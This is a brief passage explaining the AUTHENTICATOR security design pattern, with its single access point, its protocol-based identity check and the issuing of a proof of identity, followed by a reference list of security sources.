
The AUTHENTICATOR pattern proposes a solution by implementing a single point of access responsible for handling interactions between a subject and the system. The central element, the Authenticator, applies a chosen protocol to verify the identity of the subject. The complexity of the protocol can vary based on the specific needs of the application.

Structure



The class diagram illustrates the components of the AUTHENTICATOR pattern. A Subject initiates a request for access to the system, which is received by the Authenticator. The Authenticator, equipped with AuthenticationInformation, applies the chosen protocol. If the authentication is successful, a ProofOfIdentity is generated and assigned to the subject, indicating their legitimacy.

Dynamics



The dynamics depict a User (subject) initiating a request for system access through the Authenticator. The Authenticator, utilizing an authentication protocol, verifies information presented by the subject. Upon successful authentication, a ProofOfIdentity is created and assigned to the subject.

Reference

- https://www.microsoft.com/en-us/security/blog/2024/01/25/midnight-blizzard-guidance-for-responders-on-nation-state-attack/
- https://twitter.com/EricaZelic/status/1750774236707217811

- https://twitter.com/frspaak/status/1750794747352879229/photo/1
- Web Application Security(Second Edition) by Andrew Hoffman
- Security Pattern in Practice by Eduardo Fernandez-Buglioni
- Bug Bounty Bootcamp by Vickie Li
- Practical Application Security(Web Edition) by Saeedeh Zeinali and Reza Rashidi